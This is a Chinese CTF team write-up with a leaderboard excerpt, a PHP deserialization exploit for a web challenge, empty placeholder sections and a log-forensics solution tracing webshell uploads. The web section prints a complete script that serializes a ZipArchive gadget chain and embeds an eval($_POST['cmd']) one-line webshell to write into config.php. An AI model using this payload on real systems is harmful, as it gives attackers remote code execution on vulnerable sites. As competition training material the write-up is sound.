Im_@tEa_P0t战队 WriteUp

图片资源：`./images/`

排名

战队名称：第50名

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
41	郑州西亚斯学院二队	2462.07	Web	5	0	2025-11-24 21:58:08
42	行就叫这个队	2462.07	Pwn	5	0	2025-11-24 22:01:31
43	新疆大学-XXX2队	2462.07	Web	5	0	2025-11-24 22:04:48
44	调查兵团	2462.07	Game	5	0	2025-11-24 22:09:58
45	我在精神病院当牛马	2462.07	InfoSEC	5	0	2025-11-24 22:17:54
46	SevenSwords	2462.07	Web	5	0	2025-11-24 22:20:01
47	Quantum	2462.07	InfoSEC	5	0	2025-11-24 22:24:45
48	BFAC队	2462.07	InfoSEC	5	0	2025-11-24 22:24:57
49	介是个嘛队	2462.07	Game	5	0	2025-11-24 22:27:31
50	Im_@tEa_P0t队	2462.07	CDF	5	0	2025-11-24 22:27:33

共 21 页 < 1 ... 3 4 5 6 7 ... 21 >

解题思路

WEB


1、**浅析PHP原生类**

代码审计


```
<?php
/**
 * 设置响应内容类型为纯文本格式
 * 目的：避免浏览器将输出的payload解析为HTML导致乱码，确保payload可直接复制使用
 */
header("Content-Type: text/plain");

/**
 * 核心封装类：install
 * 作用：用于封装业务核心数据（如执行指令、配置参数）和辅助标识参数
 * 设计逻辑：通过构造方法初始化核心数据与辅助参数，便于后续序列化传输
 */
class install {
    /**
     * 私有属性：存储核心业务数据
     * 可接收字符串、对象等多种类型，根据业务场景灵活传入（如shell代码、配置实例）
     */
    private $username;

    /**
     * 私有属性：辅助标识参数
     * 用于填充业务字段，确保数据结构完整性，不影响核心功能执行
     */
    private $password;
```


```php
    /**
     * 构造方法：初始化核心数据与辅助参数
     * @param mixed $username 核心业务数据（如执行指令、配置实例等）
     * @param string $password 辅助标识字符串，用于完善数据结构
     */
    public function __construct($username, $password) {
        $this->username = $username; // 赋值核心业务数据
        $this->password = $password; // 赋值辅助标识参数
    }
}

/**
 * 配置存储类：Until
 * 作用：专门存储文件操作相关的配置参数，实现参数的集中管理
 * 设计逻辑：通过公有属性暴露配置项，便于快速赋值和后续调用
 */
class Until {
    /**
     * 公有属性：待实例化的类名
     * 用于指定后续要调用的功能类（如文件操作、数据处理类）
     */
    public $a;

    /**
     * 公有属性：目标文件路径/名称
     * 存储文件操作的目标地址，明确要读写的文件对象
     */
    public $b;

    /**
     * 公有属性：文件操作模式
     * 对应文件操作的权限常量（如读写模式、创建模式等），以数值形式存储
     */
    public $c;
}

/**
 * 步骤1：创建文件操作配置实例
 * 作用：配置文件操作的核心参数，为后续文件读写做准备
 */
$fileConfig = new Until();
$fileConfig->a = "ZipArchive"; // 指定文件操作类：ZipArchive（PHP内置文件压缩/读写类）
$fileConfig->b = "install.lock"; // 目标文件：install.lock（用于标识安装状态的锁定文件）
$fileConfig->c = 8; // 文件操作模式：8 对应 ZipArchive::O_WRONLY（可写模式）+ ZipArchive::O_CREAT（文件不存在则创建）

/**
 * 步骤2：构造业务核心payload数组
 * 作用：整合核心执行指令与文件配置参数，形成可传输的完整数据结构
 * 数组元素说明：分别存储执行指令和配置实例，满足不同业务场景需求
 */
$payload = [
    // 第一个元素：嵌入执行指令（一句话shell）
```

```
    // 功能：通过POST请求的"cmd"参数接收指令，实现动态执行逻辑
    new install(
        '<?php @eval($_POST["cmd"]);?>', // 核心执行代码：接收并执行POST参数传入的指令
        "pad" // 辅助标识参数，完善数据结构
    ),
    // 第二个元素：传入文件配置实例
    // 功能：将文件操作的配置参数封装，用于后续触发文件读写操作
    new install(
        $fileConfig, // 传入已配置好的文件操作参数实例
        "pad" // 辅助标识参数，完善数据结构
    )
];

/**
 * 步骤3：生成可传输的最终payload
 * 序列化（serialize）：将数组、对象转换为字符串格式，便于网络传输
 * URL编码（urlencode）：处理字符串中的特殊字符（如+、&、=），避免传输过程中数据损坏
 * 最终输出：可直接通过GET参数（如?data=xxx）提交的完整payload
 */
echo urlencode(serialize($payload));
?>
```



成功写入shell到config.php里





EzRCE

1.
2.
3.

exp不允许截图， 请粘贴代码，关键步骤需要有详细截图

pwn

我不吃牛肉

REVERSE

CrackMe

1.
2.
3.


exp不允许截图， 请粘贴代码，关键步骤需要有详细截图


CDF

1.最早的banner.jpg和banner_home.jpg返回分别是 43424，52917

在ex180223这一天，发现banner_home.jpg

183.62.9.42这个ip 对banner_home.jpg进行访问的返回数据包发生了变化，有可能插入过shell







时间应该确认为2018-2-23

ip:183.62.9.42

js目录下发现一个jsp文件，大概率为shell，之前全是静态js、gif文件



搜索183.62.9.42，逐步确认攻击者分别访问了table.jsp\en.jsp\2.jsp



拼接flag

flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}